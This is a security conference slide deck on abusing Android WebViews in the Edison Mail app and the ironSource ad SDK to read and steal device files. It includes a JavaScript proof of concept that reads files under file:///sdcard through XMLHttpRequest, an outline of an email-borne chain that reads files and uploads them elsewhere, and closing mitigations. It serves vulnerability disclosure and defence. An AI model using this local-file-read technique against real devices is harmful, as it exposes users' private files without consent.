Abusing Web Views to Steal All the Files

Jesson Soto Ventura
Carve Systems

Story Time

Hi,
  What do you call a moose wearing a mask?


Thank you,
  I'll be here for the next 14 minutes.


<script> alert(“answer in two slides”) </script>


Edison Mail

“AI” Email Client

56,553 Downloads







P
putsmail
2:05 PM
Hello ShmooCon!
anonymoose
OK

Investigating - BaseWebView

JavaScript Interfaces

Toast



File Access

Local File Inclusion


Permissions

External Storage

Investigating - BaseWebView

JavaScript Interfaces

Toast
JSCallBack



File Access

Local File Inclusion


Permissions

External Storage

Investigating - BaseWebView

JavaScript Interfaces

Toast
JSCallBack



File Access

Local File Inclusion

Permissions

External Storage


Local File Inclusion

```
function readFile(filepath){
    var request = new XMLHttpRequest();

    request.onreadystatechange = function(){
        console.log(this.responseText);
    }

    request.open("GET", filepath, false);
    request.send();
}

readFile(“file:///sdcard”)
readFile(“file:///sdcard/shmoo”)
```



readFile(“file:///sdcard/”)


↳("shmoocon","shmoocon",0,16,"16 B",1580435320,"1/30/20, 8:48:40 PM");

readFile(“file:///sdcard/shmoocon”)

↳HACK THE PLANET

Putting it all together

1. User A sends email to User B
2. Email is loaded into a WebView
3. User views email
4. JavaScript operations run in the background
5. Device files (/sdcard/) are opened and read
6. Files are uploaded to remote location



Demo

ironSrc

Advertising Mediation Platform

1.5 Billion Monthly Users

19 Thousand Installs

JavaScript based interactive Advertisements


Custom JavaScript interface is exposed to advertisers

Interactive Advertisements

Investigating - IronSourceWebView

JavaScript Interfaces

DeleteFile
DeleteFolder
saveFile
getDeviceLocation
getDeviceDetails



File Access

Local File Inclusion

Permissions


GeoLocation*
External Storage*

* Technically it does not require these, but it will use them if the app has them.

Investigating - IronSourceWebView

JavaScript Interfaces

DeleteFile
DeleteFolder
saveFile
getDeviceLocation
getDeviceDetails



File Access

Local File Inclusion

file://<URI>

Permissions


GeoLocation*
External Storage*

* Technically it does not require these, but it will use them if the app has them.

Investigating - IronSourceWebView

JavaScript Interfaces

DeleteFile
DeleteFolder
saveFile
getDeviceLocation
getDeviceDetails



File Access


Local File Inclusion

Permissions

GeoLocation*
External Storage*

* Technically it does not require these, but it will use them if the app has them.

Putting it all together



Thoughts, Mitigations

- Advertisers will do shady things if no one checks them - someone check them.
- WebViews are meant to load web pages. If you need local content, load it using webView.loadURL()
- Do not enable Local File Inclusion

Questions?

You can find me at:
@almostjson
jesson.sotoventura@carvesystems.com

Carvesystems.com